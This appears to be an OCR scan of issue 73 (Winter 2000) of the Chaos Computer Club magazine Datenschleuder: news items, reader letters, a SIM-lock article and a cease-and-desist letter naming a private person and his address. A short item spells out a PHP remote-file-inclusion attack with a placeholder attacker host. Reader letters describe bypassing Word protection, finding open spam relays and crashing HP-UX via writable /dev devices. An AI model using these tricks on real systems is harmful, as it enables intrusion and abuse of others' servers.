die datenschleuder.

Das Fachblatt für Datenreisende / Ein Organ des Chaos Computer Club

Bitverteuerung: PrePaid Karten
Cybercrime Convention
Big Brother is listening...
Spaß mit Nokia – Denial of Service Attack für Mobiltelefone
Nessus - Admins Fluch oder Segen?

ISSN 0930.1045 • Winter 2000
DM 5,-
Postvertriebsstck C11301F

073

Erfa-Kreise

Hamburg

Lokstedter Weg 72, D-20251 Hamburg, *mailto:mail@hamburg.ccc.de.*/ *http://hamburg.ccc.de* Phone: +49 (40) 401 801-0 Fax: +49 (40)401 801 - 41 Voicemailbox +49 (40) 401801-31. Treffen jeden Dienstag ab ca. 20.00 Uhr in den Clubräumen. Der jeweils erste Dienstag im Monat ist Chaos-Orga-Plenum (intern), an allen anderen Dienstagen ist jede(r) Interessierte herzlich willkommen. Öffentliche Workshops im Chaos Bildungswerk fast jeden Donnerstag. Termine aktuell unter *http://hamburg.ccc.de/bildungswerk/*.

Köln

Chaos Computer Club Cologne (c4) e.V.
Vogelsangerstraße 286 / 50825 Köln
50°56'45"N, 6°51'02"O (WGS84)
http://koeln.ccc.de/ Tel. 0221-5463953
mailto:oeffentliche-anfragen@koeln.ccc.de
Treffen Dienstags 20:20

Berlin

Club Discordia jeden Donnerstag zwischen 17 und 23 Uhr in den Clubräumen in der Marienstr. 11, Hinterhof in Berlin-Mitte. Nähe U-/S-Friedrichstraße. Tel. (030) 285986-00, Fax. (030) 285986-56. Briefpost CCC Berlin, Postfach 640236, D-10048 Berlin. Aktuelle Termine unter *http://www.ccc.de/berlin*

Ulm

Kontaktperson: Frank Kargl <frank.kargl@ulm.ccc.de>
mailto:mail@ccc.ulm.de / *http://www.ulm.ccc.de/*
Treffen: Montags ab 19.30h im 'Café Einstein' in der Universität Ulm.
Vortrag chaos-seminar: Jeden ersten Montag im Monat im Hörsaal 20 an der Universität Ulm.

Bielefeld

Kontakt Sven Klose Phone: +49 (521) 1365797, *mailto:mail@bielefeld.ccc.de.*Treffen Donnerstags, ab 19.30 Uhr in der Gaststätte 'Pinte', Rohrteichstr. 28, beim Landgericht in Bielefeld. Interessierte sind herzlich eingeladen.

Chaos-Treffs:

Aus Platzgründen können wir die Details aller Chaos-Treffs hier nicht abdrucken. Es gibt in den folgenden Städten Chaos-Treffs, mit Detailinformationen unter *http://www.ccc.de/ChaosTreffs.html*:
Bochum/Essen, Bremen, Burghausen /Obb. und Umgebung, Calw, Dithmarschen/Itzehoe, Dresden, Emden / Ostfriesland, Eisenach, Erlangen /Nürnberg/Fürth, Frankfurt a.M., Freiburg, Freudenstadt, Giessen/Marburg, Hanau, Hannover, Ingolstadt, Karlsruhe, Kassel, Lüneburg, Mannheim /Ludwigshafen/Heidelberg, Mönchengladbach, München, Münster/Rheine/ Coesfeld /Greeven/Osnabrück, Rosenheim /Bad Endorf, Neunkirchen/ Saarland, Würzburg, Schweiz /Dreyeckland: Basel, Österreich: Wien

Impressum

Herausgeber

(Abos, Adressen, etc.)
Chaos Computer Club e.V.
Lokstedter Weg 72, D-20251 Hamburg
Tel. +49 (40) 401801-0, Fax +49 (40) 401801-41, *mailto:office@ccc.de*

Redaktion

(Artikel, Leserbrief etc.)
Redaktion Datenschleuder, Postfach 640236, D-10048 Berlin, Tel. +49 (30) 285.986.56 / *mailto:ds@ccc.de*

Druck

Pinguin-Druck, Berlin (*http://www.pinguindruck.de/*)

ViSdP

Tom Lazar, <tom@tomster.org>

Mitarbeiter dieser Ausgabe

Tom Lazar <tom>, Andy Müller-Maguhn <andy>, Jens Ohlig <>, Frank Rosengart <CIHDDAGH>, Jadis <CIHIBFAB>, Cemil Degirmenci <CIHBEJAG>, Robert S. Plaul <CIHJAAIH>, Djenja <CIHDDHIC>, Pirx <pirx>, Sebastian Zimmermann <sebastian>

Eigentumsvorbehalt

Diese Zeitschrift ist solange Eigentum des Absenders, bis sie dem Gefangenen persönlich ausgehändigt worden ist. Zur-Habe-Nahme ist keine persönliche Aushändigung im Sinne des Vorbehalts. Wird die Zeitschrift dem Gefangenen nicht ausgehändigt, so ist sie dem Absender mit dem Grund der Nichtaushändigung in Form eines rechtsmittelfähigen Bescheides zurückzusenden.

Copyright

Freiheit, die wir meinen.

Freiheit ist ein weiter Begriff. Wenn der eine sie fordert, weiß der andere nicht unbedingt, welche gemeint ist. Auch Hacker fordern Freiheit. Die Freiheit der Bits zum Beispiel. Aber was ist damit bloß gemeint?

Ein (viel zu) weit verbreitetes Mißverständnis in diesem Zusammenhang ist der Glaube, daß es Hackern grundsätzlich um Freiheit im Sinne von "kostenlos" ginge. Die Forderung nach Wegfall von Kopierschutz jeder Art (SDMI, SIM-Locks, Region-Code, CSS etc.) wird interpretiert als Forderung nach kostenloser Musik, Filmen oder billigen Mobilfunktelefonen für alle. Die Forderung von Andy Müller-Maguhn nach der Abschaffung des Urheberrechts z.b. wird nur allzu bereitwillig als Aufruf zu Anarchie und Niedergang des Kapitalismus stilisiert. Viele einflußreiche Menschen werden zunehmend nervös. Und wie reagieren solche Menschen, wenn sie nervös sind? Richtig: sie greifen an. (Ein bezeichnendes Beispiel dafür liefert der Schriftverkehr zum SIM-Lock Artikel auf Seite 8). Das haben diese Menschen nun mal so gelernt, mit dieser Strategie sind sie dort hingekommen, wo sie heute stehen. Psychologisch gesehen kann man ihnen das also garnicht mal verübeln.

Das Tragische aber: solange diesen Unterstellungen nicht wirksam entgegnet wird, werden diese Menschen immer die öffentliche Meinung auf ihrer Seite haben. (Und die Hacker Applaus von der falschen Seite.)

Die "Freiheit, die wir meinen" ist aber nicht (primär) die monetäre. Ich persönlich habe nichts dagegen, wenn beispielsweise Warner Brothers daran verdient, Hollywood-Kitsch zu verkaufen. Aber wenn diese Leute mir vorschreiben wollen, in welchem Land oder mit welchem Gerät oder welcher Software ich DVDs sehen darf, dann haben sie eine Grenze überschritten. Wenn ich dadurch zum Kriminellen werde, daß ich mir einen Player besorge, mit dem ich Werbung überspringen kann, dann wurde irgendwo unterwegs was ganz wichtiges pervertiert. Wenn ich ein käuflich erworbenes Mobilfunktelefon nicht so modifizieren darf, daß ich damit den Betreiber meiner Wahl erreiche, dann sind die wirtschaftlichen Interessen von einigen wenigen über die der gesamten Verbraucher gestellt.

Viel schlimmer sind aber die drohenden Kontrollstrukturen, mittels derer die Einhaltung solche Gesetze durchgesetzt werden soll. Wenn Microsoft eines Tages meine eMails abhören kann und darf, um sicherzustellen, daß ich keine raubkopierte Software einsetze, dann habe ich ein wichtiges Stück Freiheit verloren. Ganz egal, wie man die benennen mag.

Tom Lazar <tom@tomster.org>

Gagabell

... oder wieso es besser ist wenn manche Leute pleite gehen ... *http://php.gigabell.net inhalt.php3?bereich=a?menu=b* macht ein `include("${bereich}/${menu}.html")` was dann dazu führt dass man "bereich" auch auf *http://your.server.somewhere/sploits/php3* und "menu" auf"iownyou.php3" setzen kann, was dann dazu führt dass sie freundlicherweise per http den angegebenen PHP3 Code runterladen und dann ausführen... Kerblam! **<tom>**

Quelle: news@ccc.de

"Was ist eigentlich... Typo-Traffic?"

Nunja, der Mensch ist nicht perfekt. Das zeigt sich gerade wenn er versucht mit seinem taktilen Interface das aus 80-130 rechteckigen vertikal beweglichen Elementen bestehende Interface einer Datenverarbeitungsanlage zu bearbeiten. Dies gilt natürlich auch bei der Eingabe sogenannter URLs. Grundsätzlich schickt sein Rechner auch im Falle eines Tippfehlers einen DNS-Lookup an den eingetragenen Resolver. Wenn dieser nun feststellt, daß die angegebene Domain nicht existiert könnte er diese Tatsache nun in seinem Logfile vermerken.

Das führt dann dazu, daß diese "domain-nicht-gefunden"-Logs bei Kapitalisten "für die jeder User zählt" Begehrlichkeiten wecken. Das kann z.b. so aussehen, daß für eine Liste aller Domains, die bei einem grösseren User-Dial-in-ISP in den letzten zwei Jahren "mehr als 10 mal" eingegeben wurden (und bislang nicht existiert) schon mal ein siebenstelliger (!) Betrag "Cash auf die Hand" geboten wird. Und das ganz ohne personenbezogene Daten. Einfach nur eine Liste nicht existierender Domains, die eingegeben wurden, bevorzugt jeweils mit Anzahl der Zugriffsversuche. **<tom>**

Quelle: seriös

Der Trend geht zur Zweit-Site...

What do Lucent, Silicon Graphics, Epson, Borland, NEC, Visa, Nintendo and Nextel have in common? They were all victims of web page defacement this month, mostly by a group calling themselves 'prime suspectz'. The catch? In each case, it wasn't the United States based web server. 'prime suspectz' and other defacers have recently taken on a pattern of going after their slightly lesser known foreign pages. In cases like Silicon Graphics, their own machine running Irix was compromised, leading to more questions about Irix security. Had each of these been the primary/US based server, we no doubt would have seen several news articles about the events. **<tom>**

Quelle: jericho@attrition.org

Basisdemokatrie, oder was?

'Stockwell Day' ist nicht etwa die englische Bezeichnung für 'Inventurtag', sondern der Name des Parteiführers der kanadischen rechten "Alliance" Partei. Wie aus partei-internen Strategiepapieren hervorgeht, würde die kanadische Regierung unter seiner Führung zu jeder beliebigen(!) Petition, die mind. 350.000 Unterschriften sammeln kann, einen Volksentscheid abhalten. Da 350.000 Stimmen immerhin 3% der kanadischen Wahlbevölkerung darstellen und die Durchführung eines Volksentscheides gerade mal schlappe $150 Mio. kostet, wollte die Sendung "This Hour Has 22 Minutes" den Schwachsinn dieses Ansinnens demonstrieren, indem sie selbst Unterschriften zu einer Petition sammelte. Imposant: innerhalb von nur 48 Stunden hatte eine (online) Petition stolze 228.919 Unterschriften. Die Forderung? Stockwell Day müsse seinen Vornamen in Doris ändern. Damit dürfte dieser einem Wahlsieg wohl eher mit gemischten Gefühlen gegenüber stehen... **<tom>**

Quelle: news@ccc.de

Mitgliedschaft

Hi, mal abgesehen ob ich ein Mitglied zum CCC werden will oder nicht: Vielleicht irre ich mich, aber ich hab den ChaosComputerClub eher in der Region "Hacker" angesiedelt. Nun hab ich die Anmeldesite entdeckt, incl. den Gebühren, was mich dann doch etwas merkwürdig gestimmt hat. Eine Vereinigung von "mehr-als-nur-high-tech-interessierten Cracks" nimmt (gegen Gebühr?) absolut jeden auf? Sorry, aber irgendwie verstehe ich das nicht, auf eurer HP steht irgendwo, dass ca. 40 (kann mich auch irren) Leute dieses Mail lesen werden, wenn nun aber jeder sich beim CCC anmelden kann, warum sind das nur so wenige? Versteht ihr mein "Verständnisproblem"? MfG, HReaper!

Hat Dich Deine Mutter wirklich so genannt? Du Ärmster.. Warum sollten wir nicht jeden aufnehmen? Wer interessiert daran ist, dem CCC beizutreten und damit seine Arbeit zu unterstützen, den werden wir nicht so schnell abweisen - warum auch? Die Mitgliedschaft an sich bedeutet ja "nur", daß Du Mitglied im CCC bist, daß Du die Datenschleuder bekommst und daß Du bei Mitgliederversammlungen dabei sein kannst und dort ein Stimmrecht hast, mehr nicht.

PS: noch ne kleine Frage: was hat man denn konkret davon, wenn man bei euch Mitglied ist? (bitte nicht falsch verstehen)

Das kommt darauf an. Halt die Datenschleuder. Dann Stimmrecht bei Versammlungen. Wer aktiv ist (zB bei den Treffs, beim Communication Congress oder wo auch immer) wird natürlich auch wahrgenommen und kann dann bei weiteren Aktivitaeten helfen. Sprich: Mitglied sein heisst nicht viel. Aktiv sein bedeutet viel mehr. Mitglied sein heisst nicht "Ich bin jetzt Mitglied und kann fordern und bekommen" sondern "Ich stimme den Prinzipien des CCCs zu und will dabei helfen sie umzusetzen". Eigeninitiative ist sehr gefragt. **(Hanno)**

Security alá Microsoft

Hallo Leute,

ich denke Ihre wisst das zwar schon, aber den Microsoft Word Dokumentenschutz kann man ganz einfach umgehen (sogar wie in meinem Fall unter Beibehaltung von kyrillischer Schrift).

Man muß das geschützte Dokument als rtf-Datei abspeichern und kann das rtf-Dokument mit Star-Office dann ändern. Dann speichert man das geänderte Dokument wieder unter Staroffice im rtf-Format ab. Das nun mit Staroffice abgespeicherte Dokument kann man in Word ganz normal öffnen.

Ich habe das mit dem Visumsantrag für Weißrussland von www.visaexpress.de gemacht. Es gehen nur ein paar Tabellenformatierungen kaputt (Zellen verbinden) aber das geht schnell wieder herzustellen. Man sollte deswegen das geschützte Dokument im Orginal einmal ausdrucken, um die Formatierungen nachher zu vergleichen.

Viele Grüße, Daniel Neumann

Sehr bezeichnend. Ein weiteres Beispiel dafür, für wie dumm Microsoft seine User eigentlich hält. Anders als im Fall der penetranten "Office-Assistenten" (wie beispielsweise der affigen "sprechenden Büroklammer", die dem User Debilität unterstellt) wird dem User hier vorgetäuscht, daß er/sie Dokumente sicher schützen könne – obwohl dieser "Schutz" mit simplen Methoden umgangen werden kann und deshalb garkeiner ist. Wahrscheinlich geht Microsoft davon aus, daß ihre User sowieso keine wichtigen und deshalb schützenswerten Dokumente bearbeiten. **(tom)**

Cookies – nicht nur zu Weihnachten...

Meine Frage: Vor kurzem habe ich erst erfahren, daß gewerbliche Webpages oft "cookies" abfragen und somit mein komplettes "surf-Verhalten" ablesen können. Gibt es irgend ein Programm mit dem ich sozusagen "fake-cookies" senden kann. Ich mag es nicht, überall als "gläserner" Verbraucher benutzt zu werden.

*Cookies dienen dazu, einen Webseitenbesucher wiedererkennen zu können. Dies ist z.B. dann wichtig, wenn man Warenkörbe auf einer eCommerce-Seite anbieten will. Warenkörbe und Nutzer müssen dann natürlich zusammenpassen. Dies kann man z.B. durch Cookies sicherstellen. Ich erwähne dies, weil Cookies an sich nicht "böse" sind. Allerdings werden die Cookies von Web-Marketingfirmen auch gerne zur langfristen Wiedererkennung von Webbenutzern über mehrere Webseiten hinweg benutzt. Auf diese Art und Weise lassen sie sich hervorragend zur Profilerstellung einsetzen. Füllt man dann irgendwo nochmal ein Formular aus, kann dieses Profil unter Umständen konkret einer Person (nämlich Dir) zugeordnet werden. Cookies enthalten meistens eine Benutzer-ID. Du kannst natürlich einfach diese ID in den Cookies verändern, wenn Du möchtest. Wo die Cookies gespeichert werden, hängt vom eingesetzten Browser ab. Netscape benutzt dazu die Datei "cookies", der Internet Explorer ein eigenes Verzeichnis. Natürlich kannst Du die Cookies auch bei jedem Reboot oder zeitgesteuert regelmäßig löschen. Die meisten Browser bieten auch eine Option an, mit der Cookies generell abgelehnt werden. Dann werden aber auch die Cookies von Webseiten abgelehnt, die darauf angewiesen sind. Manche Webseiten funktionieren dann unter Umständen nicht mehr richtig. Ich *persönlich* bevorzuge folgende Lösung: Cookies enthalten ein Verfallsdatum. Durch ein spezielles Programm, welches als "Proxy" zwischen Browser und Web fungiert, setzte ich dieses Verfallsdatum automatisch auf 24 Stunden. Damit kann ich alle Webseiten problemlos benutzen, ein evtl. erstelltes Profil kann aber maximal über einen Tag gehen. Ein solches Programm ist z.B. der kostenlose Internet-Junkbuster (www.junkbuster.com). Siemens bietet ein kommerzielles Produkt names WebWasher an, welches für den privaten Einsatz auch kostenlos ist (www.webwasher.com). Bitte beachte, daß diese Hinweise keine Empfehlung darstellen. Es gibt natürlich auch noch viele andere Programme dieser Art. Die Suchmaschine deiner Wahl hilft da weiter.*

Die Online-Profilerstellung ist natürlich noch viel komplexer, als hier dargestellt. Wenn Du mehr darüber wissen möchtest, besuche doch mal die Webseiten der Datenschutzbeauftragen oder bemühe eine Suchmaschine. **(sebastian)**

Gesucht: Spam relay

Guten tag und hallo, ich hoffe dass ihr mir weiterhelfen könnt. Ich suche ein[en] mail server, von dem man ohne login eine mail verschicken [kann,] ohne [dass] die[ser] die [eigene] IP Adress [e] kontrollieren [kann]. (“Aaaargh!” Anm. d. Red.)

Veröffentliche deine Adresse an prominenter Stelle im Usenet. Dann kriegst du massig Spam zugeschickt. Analysiere deren Header. Die Kisten von wo der Spam herkommt sind meist solche offenen Relays. Dass die entweder nicht lang offen sind oder von ueberall geblockt werden, liegt in der Natur der Sache. **(dollinger)**

Erst hacken, dann fliegen?

Ich bin Auszubildender zum Fachinformatiker (Anwendungstechnik) am b.i.b. Paderborn. Jemand von uns hat durch Zufall entdeckt, wie die dortige HP-UX den Dienst quittiert. Nachdem er nach dreimaligem Test sicher war dass er es war, hat er dummerweise Klassenkameraden erzählt wie es geht.

Dass die meisten Devices unter /dev schreibberechtigt für alle sind, verbreitete sich wie ein Lauffeuer. Zwei kamen noch dazu es auszuprobieren. Und genau die sitzen jetzt in der Klemme. Sie haben RZ-Verbot und es wird zur Zeit diskutiert, ob sie von der Schule fliegen.

Die Arbeitgeber werden informiert und ihre Ausbildung ist in Gefahr. Wie ist die Rechtslage?

Gilt die Metapher: "Ich hab auch ein Messer in der Küche. Das heisst aber nicht, dass ich damit jemanden verletze." oder "Kindern, die Laufen lernen, sollten kein Messer in den Weg gelegt bekommen." Gruß, Holger Bartnick

Zur Rechtslage kann ich dir nichts verbindliches sagen. Dafür gibt es Anwälte. Es ist natürlich nicht die beste Vorgehensweise, das Teil gleich mehrmals zu schroten und es unter den "Kameraden" zu verbreiten, die dann auch wie die kleinen Kinder das auch machen. Klüger wäre es gewesen, den Admin der Kiste mal darauf hinzuweisen.

Kurz - die sind selber schuld und gerade in eurer Ausbildung solltet ihr in der Beziehung ein wenig sensibler sein ...

Aber jemanden deswegen von der Schule zu schmeissen finde ich schon ein wenig hart. Eher sollten sie mal darueber nachdenken den Sysadmin zu entlassen. Meiner Meinung nach. **(jörn)**

Security alá Sparkasse

Hi, mir ist bei der Zusammenarbeit mit der Sparkasse in Darmstadt etwas aufgefallen, das ihr vielleicht weiterverwenden könnt: Um zu verhindern, daß via Online-Überweisung größere Geldmengen von einem evtl. gehackten Konto weggeschafft werden können, kann man bei der Einrichtung des Onlinekontos Höchstgrenzen der zulässigen Überweisungsbeträge festlegen, z.B. 500,- pro Tag und Auftrag. Dieser Sicherheitsmechanismus ist keiner: Ein Telefonanruf bei der Sparkasse und die Durchgabe der entsprechenden Kontonummer genügen, um die Betragsgrenze beliebig zu erhöhen oder ganz abzustellen. Hat jemand Zugriff auf das Konto, sind die 20 000 dann eben doch mit einem Schlag weg. Dem Kunden wird suggeriert, mehr als z.B. 500,- könnten durch die Grenze sowieso nicht wegkommen. Soviel dazu. Gruß, NilS


Und hinterher heißt es dann, die Sparkasse sei das Opfer gemeingefährlicher Hacker geworden... **(tom)**

Ohne Browser geht nunmal nichts...

Nicht, dass es einen besonders verwundert hätte, aber dieser Beipackzettel zur Sony Cybershot 505 (s.u.) fällt auf.

Das angesprochene Stück Software (Picture Gear) holt nur Bilder über die serielle Schnittstelle von der Kamera und zeigt sie an. Und das auch noch langsam und schlecht. Im ganzen nichts, was den IE5 ansatzweise rechtfertigen könnte. Und auch nur hebraeisch... Ein Test in deutsch klappte sogar ganz ohne Windows... Mit reinem DOS und serieller Schnittstelle. Hans

Achja, wißt ihr noch? Früher? Als man noch Hardware benutzte, um Software zu verdongeln, anstatt umgekehrt?! **(tom)**



PrePaid Karten

von Frank Rosengart

Wettrennen um Handysperre endet vor Gericht

Die deutschen Mobilfunkunternehmen haben für die UMTS-Lizenzen immense Summen aufwenden müssen, die sie aber nicht allein aufbringen konnten, sondern sich von Banken leihen mussten. Die kreditgebenen Banken möchten jedoch gern wissen, wie der Kreditnehmer im Markt steht. Auch für anstehende Fusionsverhandlungen und Börsenkurse sind bestimmte Messwerte interessant.

Zwei Messwerte sind die Kosten für die Gewinnung eines Neukunden und die Anzahl der Neukunden. Um diese Zahlen besonders gut dastehen zu lassen, haben die Mobilfunkanbieter sogenannte PrePaid-Karten eingeführt. Bei diesen Karten braucht der Kunde keinen Vertrag abzuschließen und kann die anfallenden Kosten sehr gut kontrollieren, da immer nur ein aufgeladenes Guthaben abtelefoniert werden kann. Daher sind wohl Jugendliche die Hauptzielgruppe.

Um die Telefone noch schmackhafter zu machen und damit die Zahl der Neukunden (als Kunde zählen auch PrePaid Karten) zu steigern, bieten die Mobilfunkanbieteer subventionierte Telefone an. Sie hoffen, dass der PrePaid Kunde in den nächsten Monaten diese Subvention durch hohe Minutenpreise wieder einbringt. Damit aber die "billigen" Telefone nicht mit Karten der Konkurrenz oder preiswerteren "normalen" Mobiltelefonkarten benutzt werden können, ist die Software des Mobiltelefons mit einer sogenannten "SIM-Lock" Sperre versehen.

Dies bedeutet, daß das Telefon nur mit der entsprechenden PrePaid-Karte funktioniert. Der SIM-Lock Mechanismus bewirkt, daß das Telefon für andere Teilnehmerkarten nicht zu benutzen ist. Findige Elektronikbastler nehmen seid geraumer Zeit diese gesperrten Telefone und deren Software genau unter die Lupe und haben für alle gängigen Modelle Lösungen gefunden, diese Sperre zu beseitigen. Mit selbstgelöteten Kabeln und meist eigens programmierter Software können die meisten dieser Sperren entfernt werden. Das Telefon arbeitet dann ganz gewöhnlich mit jeder Karte zusammen und unterscheidet sich auch sonst durch nichts - außer im günstigen Gerätepreis. Diese Tatsache haben windige Geschäftemacher erkannt und und kaufen massenweise SIM-Lock Telefone, entsperren sie und verkaufen sie mit Gewinn weiter. Oft gehen die Geräte ins Ausland. Da dieser Handel mittlerweile eine beachtliche Größenordnung erreicht hat, werden Software und Hilfsmittel zur Entsperrung im Internet für über 1000 DM angeboten. Es gab sogar Händler, die diesen Service gegen Entgelt angeboten haben.

Wer ist schneller?

Da die Mobilfunkanbieter diese erheblichen Verluste nicht weiter hinnehmen können, setzen sie die Telefonhersteller unter Druck, die Sicherungen noch ausgefeilter und schwerer knackbar zu machen. Es ist allerdings nur eine Frage der Zeit, bis auch die neueste Variante wieder geknackt wird. Das Wissen über die Entfernung des SIM-Lock wird selten als

öffentliches Gut ins Netz gestellt. Häufig wird es gegen viel Geld verkauft. Immerhin müssen die neuesten Handymodelle und aufwendiges Laborgerät bezahlt werden. Um dieser Verschiebung des Geldes vom Mobilfunkanbieter weg zu diesem grauen Markt Einhalt zu gebieten, mahnen die Mobilfunkbetreiber die Anbieter von Hilfsmitteln zur Entfernung des SIM-Locks ab und zwingen diese zur Entfernung ihres Internetangebotes. Häufig wird mit erheblichen Gebühren durch entsprechende Streitwerte im Millionenbereich gedroht.

Dabei ist die Rechtslage nicht ganz eindeutig: Der gewerbliche Vertrieb von Freischalt-Werkzeugen wird mit einem Verstoß gegen das Wettbewerbsrecht belegt. Hier steht eine richterliche Entscheidung aus. Relativ wenig Handhabe haben die Mobilfunkanbieter gegen das reine Veröffentlichen von Informationen zur Entsperrung. Die Gewinnung von Informationen zur Entsperrung (Reengineering) ist in Deutschland derzeit nicht strafbar. Auch eine Preisgabe dieser Tipps und Bauanleitungen steht nicht im Zusammenhang mit den Wettbewerbsverstößen.

Anlässlich eines derzeit schwelenden juristischen Konfliktes, in dem ein in München ansässiges Mobilfunkunternehmen sowie ein ebenfalls in München ansässiges namhaftes Elektronikunternehmen gegen die Betreiber einer Website Klage anstrebt, der über entsprechende Anbieter von Freischalt-Werkzeugen und die Methodik mit entsprechenden Links berichtet hatten, stellt sich allerdings die Frage der Informationsfreiheit.

Der Chaos Computer Club weist darauf hin, dass die Kriminalisierung der Erarbeitung von technischen Informationen (Reengineering) und die Verbreitung dieser Informationen (selbst oder über Links) zur Folge haben würde, dass die Preise für die Informationen und Dienstleistungen zur Entsperrung weiter steigen, die Szene weiter in die Dunkelheit rückt und sich die mafia-artigen Strukturen verfestigen. Abgesehen von der bislang unbeantworteten Frage, ob der Käufers des Telefons damit nicht schlicht machen kann, was er will, kann die Untersuchung und Veränderung der Software eines Telefons dem Benutzer durchaus Vorteile bringen.

So lässt sich - ähnlich wie bei einem Computer - das Leistungsspektrum des Telefons erweitern. Bei einem Handy-Modell konnte mit der veränderten Software beispielsweise die Taschenrechnerfunktion wieder benutzt werden, die der Hersteller bei dieser Baureihe deaktiviert hatte. Eine Konvention des Europarat zur Bekämpfung der "Internetkriminalität" (Cybercrime) sieht vor, dass die unterzeichnenden Länder Gesetze erlassen, die die Verbreitung von "Hackertools" unter Strafe stellen. Darunter würden auch die oben erwähnten Entsperrprogramme fallen. Der Entwurf dieser Kommision wird derzeit von verschiedenen Gremien bearbeitet.

Mirror des vor dem LG München schwelenden Verfahrens [1] ,Cybercrime-Convention des Europarats [2].

[1] http://www.ccc.de/BSE/
[2] http://conventions.coe.int/treaty/EN/projets/cybercrime24.doc

LORENZ · SEILER · GOSSEL, WIDENMAYERSTR. 23, D-80538 MÜNCHEN

Einschreiben/Rückschein
Herrn
Tobias Bischoff
Pelikanweg 8

30827 Garbsen

per E-Mail: apt98@gmx.net

01.12.2000

03562-00 NE/cu
[redacted] **./. Tobias Bischoff**
wegen SIM-UNLOCK

Sehr geehrter Herr Bischoff,

wir zeigen an, daß wir die Firma [redacted] anwaltlich vertreten. Ordnungsgemäße Bevollmächtigung wird anwaltlich versichert.

Unsere Mandantin wird gerade darauf aufmerksam, daß Sie unter der Domain [redacted] im Internet Waren bewerben, die für das Entsperren von SIM-Lock-Geräten geeignet sind. Wie Sie wissen bietet unsere Mandantin Prepaid-Pakete an. Im Auftrag unserer Mandantin haben wir Sie insoweit auf folgendes hinzuweisen.

1. Die Bewerbung einer „Box", die geeignet ist, den SIM-Lock zu entfernen, stellt eine Behinderung unserer Mandantin dar und ist ein klarer Verstoß gegen § 1 UWG. Es genügt, in diesem Zusammenhang auf die ständige Rechtsprechung, beispielhaft auf die Entscheidung des OLG München in CR 1996, 11, zu ver-

[redacted]

- 2 -

weisen (rechtskräftig durch Nichtannahme der Revision durch den BGH: vgl. CR 1996, 674).

Das LG München I hat die Wettbewerbswidrigkeit der „Entsperrung" von Prepaid-Mobiltelefonen beispielsweise in der als

Anlage 1

überreichten einstweiligen Verfügung vom 03.01.2000 bestätigt. Als

Anlage 2

überreichen wir eine weitere einstweilige Verfügung des LG München I vom 22.09.2000. Auf der gleichen Linie liegt das LG Frankfurt am Main mit der als

Anlage 3

überreichten einstweiligen Verfügung vom 08.05.2000.

2. Bei dieser Sachlage kommt es nicht mehr darauf an, daß auch ein Anspruch aus §§ 823 Abs. 2, 1004 BGB in Verbindung mit §§ 263, 263 a StGB gegeben ist. Es handelt sich um Anstiftung bzw. Beihilfe zum Betrug der Mobiltelefon-Käufer bzw. Inhaber an den Netzbetreibern, die zu einer Vermögensverfügung, nämlich der stark verbilligten Abgabe der Mobiltelefone im Hinblick auf das Eingehen eines Netzvertrages, veranlaßt werden. Vor allem handelt es sich um einen glatten Fall des Computerbetruges gemäß § 263 a StGB.

Unserer Mandantin stehen daher Unterlassungs-, Auskunfts-, Schadenersatz- und Kostenerstattungsansprüche zu.

Wir haben Sie namens und im Auftrag unserer Mandantschaft aufzufordern, bis zum

/ 3

04.12.2000, 12.00 Uhr

hier eingehend die als

Anlage 4

beigefügte Unterlassung- und Verpflichtungserklärung abzugeben. Telefax-Übermittlung vorab ist fristwahrend, soweit das Original mit normaler Post unverzüglich nachgereicht wird. Anderenfalls müssen Sie mit sofortiger gerichtlicher Inanspruchnahme rechnen. Aufgrund der Umstände dieser Angelegenheit kommt eine Fristverlängerung von vornherein nicht in Betracht.

Mit freundlichen Grüßen

Rechtsanwalt

Anlagen
- 3 Kopien von einstweiligen Verfügungen
- vorformulierte Unterlassungs- und Verpflichtungserklärung

Unterlassungs- und Verpflichtungserklärung

I. Herr Tobias Bischoff, Pelikanweg 8, 30827 Garbsen, verpflichtet sich gegenüber der Firma [redacted], es bei Meidung einer für jeden zukünftigen Fall der Zuwiderhandlung von [redacted] angemessen festzusetzenden und bei Streit über die Angemessenheit vom Landgericht München I zu überprüfenden Vertragsstrafe zu unterlassen,

Waren zu bewerben, die geeignet sind, den sog. SIM-Lock-Schutz bei von der Firma [redacted] vertriebenen Mobiltelefonen zu beseitigen, insbesondere durch Manipulationen an der Software, indem die Mobiltelefone „entsperrt" werden, so daß die Beschränkung der Benutzbarkeit auf das Netz von [redacted] entfällt.

II. Herr Bischoff verpflichtet sich gegenüber [redacted] vollständig und richtig Auskunft zu erteilen, ob er selbst Waren gemäß Ziffer I. von dritter Seite bezogen hat, ferner Angaben zu machen über Name und Anschrift aller gewerblichen Abnehmer oder Auftraggeber sowie über die Menge der ausgelieferten, erhaltenen oder bestellten Waren gemäß Ziffer I.

III. Herr Bischioff verpflichtet sich, [redacted] jeden Schaden zu ersetzen, der dieser durch Handlungen gemäß Ziffer I. entstanden ist oder noch entstehen wird.

IV. Herr Bischoff verpflichtet sich, die Rechtsanwaltskosten für diese Abmahnung zu erstatten, die unter Zugrundelegung einer 7,5/10 Geschäftsgebühr aus dem Gegenstandswert in Höhe von DM 1 Mio. zuzüglich jeweiliger Kostenpauschale in Höhe von DM 40,00 zu berechnen sind.

Garbsen, den .....

.....
(Tobias Bischoff)

Anlage 1

AUSFERTIGUNG

Landgericht München I

Lenbachplatz 7 80316 München

Az: 4HK O 22442/99

Einstweilige Verfügung

In dem Rechtsstreit

[redacted], vertr. durch den Vorstand [redacted]
u.a., [redacted]

- Antragstellerin -

Prozeßbevollmächtigte: [redacted]

gegen

[redacted]

- Antragsgegner -

wegen einstweiliger Verfügung

./..

erläßt das Landgericht München I, 4. Kammer für Handelssachen, am 3.1.2000 folgende

Einstweilige Verfügung

1. Dem Antragsgegner wird bei Meidung
   - eines Ordnungsgeldes von DM 5,- bis zu DM 500.000,-, an dessen Stelle im Falle der Uneinbringlichkeit eine Ordnungshaft bis zu 6 Monaten tritt, oder
   - einer Ordnungshaft bis zu 6 Monaten,

   für jeden einzelnen Fall der Zuwiderhandlung gemäß §§ 935 ff, 890 ZPO

   verboten,

   anzubieten, Mobiltelefone der Antragstellerin zu entsperren, insbesondere gemäß der Internetwerbung nach Anlage K2, und derartige Dienstleistungen durchzuführen, und/oder mit der Bezeichnung [redacted] versehene Mobiltelefone nach der Entsperrung in Verkehr zu setzen.

